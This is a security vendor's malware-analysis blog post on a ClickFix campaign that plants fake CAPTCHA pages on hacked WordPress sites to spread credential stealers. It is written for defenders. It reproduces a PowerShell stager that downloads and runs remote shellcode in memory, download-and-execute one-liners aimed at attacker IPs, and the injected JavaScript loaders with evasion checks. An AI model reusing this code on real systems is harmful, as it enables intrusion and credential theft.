Tag Archives: research

When Trusted Websites Turn Malicious: WordPress Compromises Advance Global Stealer Operation

Post Syndicated from Milan Spinka original https://www.rapid7.com/blog/post/tr-malicious-websites-wordpress-compromise-advances-global-stealer-operation

Overview

Rapid7 Labs has identified and analyzed an ongoing, widespread compromise of legitimate, potentially highly trusted WordPress websites, misused by an unidentified threat actor to inject a ClickFix implant impersonating a Cloudflare human verification challenge (CAPTCHA). The lure is designed to infect visitors with a multi-stage malware chain that ultimately steals and exfiltrates credentials and digital wallets from Windows systems. The stolen credentials can subsequently be used for financial theft or to conduct further, more targeted attacks against organizations.

The campaign we have analyzed has been active in this exact form since December 2025, although some of the infrastructure (e.g., domain names) date back to July/August 2025. At time of publication, we have identified more than 250 distinct infected websites spanning at least 12 countries: Australia, Brazil, Canada, Czechia, Germany, India, Israel, Singapore, Slovakia, Switzerland, the UK, and the US.

The infected websites include regional news outlets, local business websites, and in one case even a United States Senate candidate’s official webpage (we have notified US authorities about this finding, so that they can confirm the compromise has been remediated). This legitimacy, together with the convincing appearance of the fake Cloudflare CAPTCHA lure, makes this threat dangerous for organizations and individuals alike. It also highlights the importance of staying vigilant online at all times, not only when browsing untrustworthy sites. While the threat actor doesn’t employ particular stealth at the present time, the malware chain is executed almost entirely in memory and in the context of inconspicuous Windows processes, making traditional file-based detection ineffective.

In this blog, we provide an in-depth technical analysis of the complete infection chain, from the first compromised website load, through obfuscated JavaScript, several PowerShell stagers and in-memory shellcode loaders, to several final infostealer payloads observed within the last month: An evolved variant of Vidar stealer, an unnamed .NET stealer we are calling Impure Stealer, and a new C++ stealer, which we believe to be specific to this campaign, and which has been dubbed VodkaStealer. Furthermore, we publish an extensive list of IoCs and YARA detection rules, as well as various resources for unpacking the loader shellcode and algorithms to decrypt stealer configurations, so that defenders can stay ahead of this threat.

Besides the IoCs and detection rules published here, customers with access to Rapid7’s Intelligence Hub will continue to receive the newest intelligence regarding this campaign, as well as individual infostealer families, including (but not limited to) Vidar and Impure Stealer.⠀
01-attack-chain.jpg
Figure 1: Overview of the attack chain

First sight: Tracing the infection chain

Our investigation started following an incident handled by Rapid7’s MDR team on January 23rd, 2026. The initial alert indicated the following command being executed on the user’s machine.⠀

powershell -c iex(irm 91.92.240[.]219 -UseBasicParsing)

Consequently, another similar command was executed by a child process:

"powershell.exe" -Command "try {
    $finalPayload = iwr -Uri "178.16.53[.]70" -UseBasicParsing
    Invoke-Expression $finalPayload.Content
} catch {
}"

Rapid7 acquired the user browser history and observed that the user previously navigated to the url hxxps[://]phatapunjab[.]pk/new-pta-tax-for-used-iphone-15-series/ after doing a google search for a related query. At the time, Rapid7 analysts noted that the domain phatapunjab[.]pk was created only a month ago, and so this incident seemed like a classic case of a malicious website poisoning SEO to attract visitors and infect them with malware using ClickFix techniques.

We retrieved and analyzed the next-stage PowerShell script from 178.16.53[.]70. Its purpose was to download a shellcode blob (named cptch.bin) from yet another remote server, 94.154.35[.]115, and execute it utilizing the VirtualAlloc and CreateThread Windows APIs — a standard process injection technique designed to execute malware in memory without touching the disk. The shellcode unpacked a loader that would download yet another shellcode blob from the same server (this time named cptchbuild.bin) and execute it injected into a native svchost.exe process. The final payload embedded in the second shellcode blob turned out to be a Vidar stealer sample, which we’ll discuss later in this blog.

$u = "hxxp[://]94.154.35[.]115/user_profiles_photo/cptch.bin"

try {
    Write-Host "Loading..." 

    $d = Invoke-WebRequest -Uri $u -UseBasicParsing -ErrorAction Stop
    $b = $d.Content
    $s = $b.Length

    $c = @"
using System;
using System.Runtime.InteropServices;
public class W {
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr GetCurrentProcess();
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p, uint cf, out uint tid);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern uint WaitForSingleObject(IntPtr h, uint ms);
}
"@

    Add-Type -TypeDefinition $c

    $m1 = 0x1000
    $m2 = 0x2000
    $p = 0x40

    $addr = [W]::VirtualAlloc([IntPtr]::Zero, $s, $m1 -bor $m2, $p)

    if ($addr -eq [IntPtr]::Zero) {
        throw "Alloc failed"
    }

    [System.Runtime.InteropServices.Marshal]::Copy($b, 0, $addr, $s)

    $tid = 0
    $th = [W]::CreateThread([IntPtr]::Zero, 0, $addr, [IntPtr]::Zero, 0, [ref]$tid)

    if ($th -eq [IntPtr]::Zero) {
        throw "Thread failed"
    }

    [W]::WaitForSingleObject($th, 30000) | Out-Null
    Write-Host "done."

} catch {
    Write-Error $_.Exception.Message
    exit 1
}

Figure 2: PowerShell stager executing remote shellcode in memory

On February 3rd, an almost identical case was handled by Rapid7 in another customer’s environment. Just like in the previous case, a PowerShell command was executed and shellcode was downloaded from hxxp[://]94.154.35[.]115/user_profiles_photo/cptch.bin; however, this time, the final payload was different. Instead of Vidar, a .NET stealer was encrypted in the second shellcode blob.

This time, the MDR team identified the ClickFix infection source as website missionloans[.]com, which is a significantly more established domain name and seems to belong to a legitimate US company.

02-missionloans-captcha.png
Figure 3: Fake Cloudflare CAPTCHA shown on missionloans[.]com

⠀

Around the same time, malware analyst @ShadowOpCode on X (fka Twitter) reported a similar case, where a Swiss website wepro[.]ch was compromised and followed the exact same Vidar chain we’ve described above, and on February 17th, X user @James_inthe_box shared intelligence on a similar infection in www[.]mrfpaint[.]com.

03-mrfpaint-captcha.jpeg
Figure 4: Fake Cloudflare CAPTCHA shown on www[.]mrfpaint[.]com in a sandbox environment

⠀

Noticing the similar pattern in all of these cases, which suggested the ClickFix infections originated from compromised legitimate websites, we wanted to research the mechanism behind the compromise and hunt for more compromised sites and the malicious scripts they load.

Technical analysis: Dissecting the infection mechanism

Because none of the previously reported websites presented the ClickFix payload anymore at the time of our analysis, we opted to hunt for compromised sites by pivoting from domains hosting the ClickFix implant, which all resolved to the same IP address (94.154.35[.]152). We queried related URLs and noticed that many of them included a query parameter hinting at a possible referrer, or a compromised website loading the malicious content.

Date

URL

2026/02/25

hxxps[://]gieable[.]shop

hxxps[://]namsioc[.]shop

2026/02/21

hxxps[://]goarnsds[.]shop

2026/02/19

hxxps[://]surveygifts[.]org

2026/02/18

hxxps[://]gorscts[.]shop

hxxps[://]greecpt[.]shop/?ref=vifaexpo.com

2026/02/17

hxxps[://]captoolsz[.]com/?ref=www.taylorautoservices.com

hxxps[://]greecpt[.]shop

hxxps[://]captoolsz[.]com/captcha.html

2026/02/16

hxxps[://]captioz[.]shop/?ref=shmuelcohen.com

hxxps[://]namzcp[.]org/captcha.html

2026/02/15

hxxps[://]cptoptious[.]com/?ref=agmagency.com

hxxps[://]cptoptious[.]com/?ref=www.violaobrasileiro.com.br

hxxps[://]cptoptious[.]com/?ref=fnbdubai.com

2026/02/14

hxxps[://]captiort[.]shop/

2026/02/06

hxxps[://]beta-charts[.]org/

2026/02/03

hxxps[://]captioto[.]com/?ref=dakarailarriett.com

hxxps[://]capztoolz[.]com/?ref=www.de-eng.co.il

2026/02/02

hxxps[://]cptoptious[.]com/?ref=latourfides.com

hxxps[://]capztoolz[.]com/?ref=www.bvd.co.il

hxxps[://]captioto[.]com/?ref=addvera.eu

2026/02/01

hxxps[://]surveygifts[.]org/

2026/01/29

hxxps[://]captolls[.]com/captcha.html

2026/01/28

hxxps[://]cptoptious[.]com/?ref=www.renardetcaramel.com

2026/01/27

hxxps[://]captiorweb[.]com/

2026/01/22

hxxps[://]captiorweb[.]com/captcha.html

2026/01/15

hxxps[://]cptoptious[.]com/?ref=www.tamireland.ie

2026/01/12

hxxps[://]cptoptious[.]com/?ref=www.malam-payroll.com

2026/01/10

hxxps[://]cptoptious[.]com/?ref=www.michiganautolaw.com

2026/01/09

hxxps[://]cptoptious[.]com/captcha.htm

hxxps[://]cptoptious[.]com/?ref=engagenreap.com

hxxps[://]cptoptious[.]com/?ref=www.danneventhire.com.au

hxxps[://]cptoptious[.]com/?ref=proactivwellnesscenters.com

hxxps[://]cptoptious[.]com/?ref=topsoftwarecompanies.co

hxxps[://]cptoptious[.]com/?ref=bigenpakistan.com

hxxps[://]cptoptious[.]com/?ref=naturaltimberstone.com.au/

hxxps[://]cptoptious[.]com/?ref=alchemistpeptides.com

hxxps[://]cptoptious[.]com/?ref=nzimmigration.info/

hxxps[://]cptoptious[.]com/?ref=3plusa.net

hxxps[://]cptoptious[.]com/?ref=www.unigib.edu.gi

hxxps[://]cptoptious[.]com/?ref=janadventures.com

hxxps[://]cptoptious[.]com/?ref=blog.webrigo.com

2026/01/01

hxxps[://]cptoptious[.]com/?ref=3plusa.net

Table 1: URLs seen resolving to 94.154.35[.]152

At that point, none of the referring websites seemed to be infected (or actively being used by the attacker) anymore, either. However, using public data from urlscan.io and the search query: date:>now-30d AND domain:(gorscts[.]shop OR greecpt[.]shop OR captiort[.]shop OR captioz[.]shop OR namzcp[.]org OR beta-charts[.]org OR captoolsz[.]com OR capztoolz[.]com OR surveygifts[.]org OR captolls[.]com OR captiorweb[.]com OR captioto[.]com OR cptoptious[.]com), we were able to find past scans of compromised websites contacting one of the known ClickFix domains and inspect the HTTP responses.

We determined that compromised websites included many potentially high-trust websites, as noted above. One striking thing all of these websites had in common was the use of the WordPress content management system (CMS), and in particular, nearly all of the websites publicly exposed an admin login panel. We checked a selection of these websites for known-vulnerable plugins or versions of WordPress itself, but no obvious common pattern was identified.

One such scan we found was of an Australian online pharmacy website (hxxps[://]medsnsw[.]com/product/buy-xanax-alprazolam-australia/, urlscan.io scan). The recorded HTML response included the following script:

if(!window.__performance_optimizer_v6){
    window.__performance_optimizer_v6=true;
	if(!/wordpress_logged_in_/.test(document.cookie)){
		var perfEndpoints=["aHR0cHM6Ly9nb3ZlYW5ycy5vcmcvanNyZXBvP3JuZD0=","aHR0cHM6Ly9nZXRhbGliLm9yZy9qc3JlcG8\/cm5kPQ==","aHR0cHM6Ly9nb3ZlYXJhbGkub3JnL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9saWdvdmVyYS5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9hbGlhbnplZy5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly96dGRhbGl3ZWIuc2hvcC9qc3JlcG8\/cm5kPQ=="];
		function loadPerformanceScript(endpointIndex){
			if(endpointIndex>=perfEndpoints.length)return;
			try{
				var endpointUrl=atob(perfEndpoints[endpointIndex])+Math.random();
				var performanceXHR=new XMLHttpRequest();
                performanceXHR.open("GET",endpointUrl,false);
                performanceXHR.send();
				if(performanceXHR.status==200){
					var optimizerScript=document.createElement("script");
                    optimizerScript.text=performanceXHR.responseText;
                    document.head.appendChild(optimizerScript)
                }else{
                    loadPerformanceScript(endpointIndex+1)
                }
            }catch(e){
                loadPerformanceScript(endpointIndex+1)
            }
        }
        loadPerformanceScript(0)
    }
}

Figure 5: A malicious loader script included in the medsnsw[.]com website HTML

Masquerading as a performance optimization script, the actual purpose of the code above was to find and inject the first live script from a hardcoded set of remote locations, encoded in Base64. This would only be done when the string wordpress_logged_in_ was not found in the website’s (non-HTTP-only) cookies, hinting at an intent to hide this snippet from site administrators and editors.

> perfEndpoints.map(atob)
[
	'hxxps[://]goveanrs[.]org/jsrepo?rnd=',
	'hxxps[://]getalib[.]org/jsrepo?rnd=',
	'hxxps[://]govearali[.]org/jsrepo?rnd=',
	'hxxps[://]ligovera[.]shop/jsrepo?rnd=',
	'hxxps[://]alianzeg[.]shop/jsrepo?rnd=',
	'hxxps[://]ztdaliweb[.]shop/jsrepo?rnd='
]

Figure 6: Decoded list of JavaScript source locations
⠀

Consistent with this, the next request recorded in the scan fetched a script from goveanrs[.]org (urlscan response), which we analysed to understand how the ClickFix content was injected into the website and how we could potentially identify more compromised websites.

Continuing the hunt, we’ve also identified an alternative way of loading the ClickFix JavaScript: In these cases, the script was hosted directly on the compromised WordPress instance and was retrieved by fetching /wp-admin/admin-ajax.php?action=ajjs_run.

(function(){
	if (window.__AJJS_LOADED__) return;
    window.__AJJS_LOADED__ = false;

	function runAJJS() {
		if (window.__AJJS_LOADED__) return;
        window.__AJJS_LOADED__ = true;

		const cookies = document.cookie;
		const userAgent = navigator.userAgent;
		const referrer = document.referrer;
		const currentUrl = window.location.href;

		if (/wordpress_logged_in_|wp-settings-|wp-saving-|wp-postpass_/.test(cookies)) return;

		if (/iframeShown=true/.test(cookies)) return;

		if (/bot|crawl|slurp|spider|baidu|ahrefs|mj12bot|semrush|facebookexternalhit|facebot|ia_archiver|yandex|phantomjs|curl|wget|python|java/i.test(userAgent)) return;

		if (referrer.indexOf('/wp-json') !== -1 ||
            referrer.indexOf('/wp-admin') !== -1 ||
            referrer.indexOf('wp-sitemap') !== -1 ||
            referrer.indexOf('robots') !== -1 ||
            referrer.indexOf('.xml') !== -1) return;

		if (/wp-login\.php|wp-cron\.php|xmlrpc\.php|wp-admin|wp-includes|wp-content|\?feed=|\/feed|wp-json|\?wc-ajax|\.css|\.js|\.ico|\.png|\.gif|\.bmp|\.jpe?g|\.tiff|\.mp[34g]|\.wmv|\.zip|\.rar|\.exe|\.pdf|\.txt|sitemap.*\.xml|robots\.txt/i.test(currentUrl)) return;

        fetch('hxxps[://]dakarailarriett[.]com/wp-admin/admin-ajax.php?action=ajjs_run')
        .then(resp => resp.text())
        .then(jsCode => {
			try { eval(jsCode); } catch(e) { console.error('Cache optimize error', e); }
        });
    }

	if (document.readyState === 'loading') {
        document.addEventListener('DOMContentLoaded', runAJJS);
    } else {
        runAJJS();
    }
})();

Figure 7: Alternative way of loading ClickFix script observed on dakarailarriett[.]com

This variant is interesting in that it attempts to more robustly evade administrative scrutiny by explicitly checking the document referrer, the window location (URL), as well as multiple WordPress-related cookies, checking signs not only of administrative access, but also automatic crawlers or other artifacts indicating the website is being loaded by an undesirable victim. In these cases, no AJAX request to admin-ajax.php is issued.

Lastly, we have seen several cases where the ClickFix injector script was directly pasted into the website source.

ClickFix loader JavaScript analysis

The obfuscated JavaScript returned by the AJAX endpoint or the dedicated host server aims to make analysis difficult by outlining and encrypting strings and constants, utilizing niche JavaScript mechanics, synthesizing opaque predicates and dead code, and employing clever tricks to detect and thwart analysis.

After an initial auto-deobfuscation pass using the tool available at https://obf-io.deobfuscate.io/, the high-level control flow of the script can be identified rather easily. It’s apparent that the file was transformed using a commonly used obfuscator, which creates a global encrypted string array that is first rotated and shuffled and then accessed from across the script to access and decode strings just in time. During the initial transformation, a sneaky anti-analysis check is performed that enters an infinite loop in case the script is not running in its original form. In our sample (see the IoCs section), _0x4927 is the function that returns this global string array and _0x288c is the function decoding the strings and containing the anti-analysis check.

// Closure that holds the global encrypted string array.
function _0x4927() {
	const _0x1099ec = ['eGC3W5rW', 'owxcKc/cSW', 'DCkLvKxdUq', 'gCoHWQpcL3m', 'W67cQIXUW44', 'W6evAmo4W6a', /* ... */];
  _0x4927 = function () {
		return _0x1099ec;
  	};
	return _0x4927();
}

// Initial loop which shuffles the array until a condition is met.
(function (_0x44d6db, _0x238a8b) {
	const _0x43fe80 = _0x44d6db();
	while (true) {
		try {
			const _0x18408f = parseInt(_0x288c(1632, ')c9q')) / 1
				+ parseInt(_0x288c(1700, 'bx%O')) / 2
				+ -parseInt(_0x288c(700, '&Blv')) / 3
				+ -parseInt(_0x288c(553, 'VOv0')) / 4
				+ parseInt(_0x288c(638, 'bi$%')) / 5 * (parseInt(_0x288c(1126, 'KcZ$')) / 6)
        		+ parseInt(_0x288c(762, 'KgMi')) / 7 * (-parseInt(_0x288c(1696, '9d$R')) / 8)
        		+ parseInt(_0x288c(559, 'd3q[')) / 9 * (parseInt(_0x288c(1050, '&Blv')) / 10);
			if (_0x18408f === _0x238a8b) {
				break;
      		} else {
        	_0x43fe80.push(_0x43fe80.shift());
      		}
    	} catch (_0x537399) {
     	 _0x43fe80.push(_0x43fe80.shift());
    	}
 	 }
})(_0x4927, 463699);

Figure 8: Code listing illustrating the global string array idiom

The anti-analysis check makes use of a clever assumption: While the script is deployed obfuscated and minified, analysts will presumably first transform it into a more readable representation before evaluating chunks of it. The anti-analysis check consists of testing the string representation of a previously defined dummy function against a regex. In JavaScript, the string representation of a non-native function (i.e. the string returned by the toString method called on the function object) is the verbatim definition of the function, including any whitespace, comments, etc. In this case, the code specifically checks if the function was defined with any whitespace after the opening curly brace — in effect, function(){return ‘newState’;} will pass the check, but function() { return ‘newState’; } will not.

function _0x288c(index, _4_chars) {
	/* ... (Actual decoding logic, not important.) */

    // The KLCBjr attribute of _0x288c is set when the anti-analysis
    // check has been passed -> the 'if' body is executed only the first time.
	if (_0x288c.KLCBjr === undefined) {
		const AntiDebug = function (ref_to_0x288c_function) {
			this.ref_to_0x288c_function = ref_to_0x288c_function;
			this.yyIdzW = [1, 0, 0];
			this.regexTestedFunction = function () {
				return 'newState';
            };
        };
        AntiDebug.prototype.testFunctionRepr = function () {
			const regex = new RegExp("\\w+ *\\(\\) *{\\w+ *['|\"].+['|\"];? *}");
			const test_result = regex.test(this.regexTestedFunction.toString()) ? --this.yyIdzW[1] : --this.yyIdzW[0];
			return this.enterInfiniteLoopIfFalse(test_result);
        };
        AntiDebug.prototype.enterInfiniteLoopIfFalse = function (zero_or_one) {
			if (!Boolean(~zero_or_one)) {
				return zero_or_one;
            }
			return this.infiniteLoop(this.ref_to_0x288c_function);
        };
		// This function infinitely appends elements to this.yyIdzW.
		AntiDebug.prototype.infiniteLoop = function (ref_to_0x288c_function) {
			let i = 0;
			for (let length = this.yyIdzW.length; i < length; i++) {
				this.yyIdzW.push(Math.round(Math.random()));
				length = this.yyIdzW.length;
            }
			return ref_to_0x288c_function(this.yyIdzW[0]);
        };
		// Anti-analysis check is invoked -> loops infinitely if the check fails.
		new AntiDebug(_0x288c).testFunctionRepr();
		// Attribute of function is written to skip the check from now on.
		_0x288c.KLCBjr = true;
    }

	/* ... */
}

Figure 9: Annotated string decoding function containing an anti-analysis check

Luckily, this check can be bypassed even without de-obfuscating the function, simply by setting the “check passed” flag (_0x288c.KLCBjr = true) immediately after the function is defined.

Apart from the initial check, there is also a periodical trap to debugger triggered every 4 seconds to thwart DevTools-based debugging, and the last anti-debugging measure the obfuscator includes is a replacement of all console logging methods with no-op functions, so that trying to debug-print expressions will do nothing (despite the string representation of the methods looking normal).

Stripping all this anti-analysis code away, we’re left with the actual logic. All of the remaining obfuscation relies on decrypting strings using the _0x288c function from before, and outlining constants and functions into an (immutable) dictionary object.

// Example of an immutable dictionary with outlined constants and functions.
const _0x1f62bb = {
	'SEDWD': _0x288c(494, 'jRBP'),
	'xPXNi': _0x288c(997, 'VJ)K'),
	'fxaUb': _0x288c(1722, 'AFao'),
	'NMdCB': _0x288c(1026, 'c[l*'),
	'MwFFz': _0x288c(1055, '0YkN') + _0x288c(657, '8k1N') + _0x288c(1037, 'DoFz') + ')',
	/* ... */
	'LtnFV': function (_0x4711dd, _0x395488, _0x450231) {
		return _0x4711dd(_0x395488, _0x450231);
    },
	/* ... */
	'RqVmA': function (_0x34f24d, _0xf681c2) {
		return _0x34f24d !== _0xf681c2;
    },
	'jkPPL': _0x288c(1004, '9Ea9')
};

// Example of an opaque predicate using the outlined code.
// The predicate is unconditionally false, so the true branch of the 'if' is never executed.
// The unreachable branch references undeclared variables, possibly to break analysis tools.
if (_0x1f62bb[_0x288c(606, '@0X6')](_0x1f62bb[_0x288c(1088, '9Ea9')], _0x1f62bb[_0x288c(686, 'AFao')])) {
	if (_0x4eb07e) {
		const _0x1ecc29 = _0x158fa0[_0x288c(1689, 'udfh')](_0x585a9a, arguments);
        _0x45d6ea = null;
		return _0x1ecc29;
    }
}

Figure 10: Code listing illustrating some of the JavaScript code obfuscations

When these obfuscations are removed (inlined and evaluated), the script logic turns out to be rather simple. A target URL for the ClickFix iframe is defined and the browser local storage (specific to the host website) is queried for the key iframeShown. This key is set once the malicious iframe has been displayed 3 times, after which it is not displayed anymore. Once the DOM of the host website is fully loaded, the iframe is constructed, its source is set to the target url with a query parameter ref set to the hostname of the infected website, and it is appended to the document body (positioned on top of everything else).

A deobfuscated snippet of the raw ClickFix injector script logic can be found on Rapid7 Labs’ public GitHub.

Note that the threat actor clearly intended only to show the iframe once every 30 days at most by setting and checking a cookie for the host website, as well as to dismiss the iframe after 5 seconds of clicking the button inside the iframe. But as became apparent when analyzing the JavaScript running in the ClickFix iframe, they in fact never post the “buttonClicked” message to the host website.

This makes the compromise much more obvious, since the website has to be loaded a total of 4 times before it becomes usable again, instead of dismissing the ClickFix automatically with 5 seconds of a click and only displaying it once every 30 days. This, in our opinion, explains why so many of the compromised websites might have been sanitized so quickly. The question remains whether they truly have been sanitized, and whether the root cause of the compromise — which remains unconfirmed — was also properly addressed.

In any case, using information obtained from these de-obfuscated snippets, we have been able to hunt for and find many more compromised websites, JavaScript hosting domains and fake CAPTCHA implant hosting domains, which are all included in the IoCs section.

ClickFix payload JavaScript analysis

The JavaScript embedded in the captcha.html files loaded by the injected iframes is obfuscated in the exact same way described before, only this time it is split into one script in the <head> element and one script in the document <body>. The de-obfuscated snippets, available in our public GitHub repository, probably need little explanation — the former simply sets up the click event handler to copy the malicious command to the clipboard, and the latter populates the HTML with a chosen translation of the ClickFix instructions, which is chosen based on the declared locale of the host website.

The CAPTCHA instructions are available in (at least) 31 languages: English, French, German, Spanish, Italian, Portuguese, Dutch, Russian, Ukrainian, Polish, Turkish, Romanian, Hungarian, Czech, Swedish, Finnish, Danish, Norwegian, Greek, Bulgarian, Serbian, Croatian, Hebrew, Arabic, Indonesian, Malay, Thai, Vietnamese, Estonian, Latvian, and Lithuanian.

Double Donut: Two-stage shellcode loader analysis

Besides the identical ClickFix injector scripts and the shared infrastructure hosting them, another characteristic tying all these compromises together into a single campaign is the singular IP address hosting the final malware payloads (94.154.35[.]115, moved to 172.94.9[.]187 at the beginning of March). While the initial PowerShell stager C2s vary (see IoCs), eventually they always lead to the same shellcode loader hosted at this server. It should be noted that nearly all of the hosts observed in the attack belong to Autonomous System (AS) number 202412.


As it turns out, the position independent loader used by the threat actor is the open-source Donut loader (GitHub), which has been commonly seen already in past ClickFix campaigns. Luckily, the open-source Donut loader is met with an open-source Donut decryptor (GitHub), which we can use to automatically decrypt and extract the payload and metadata.

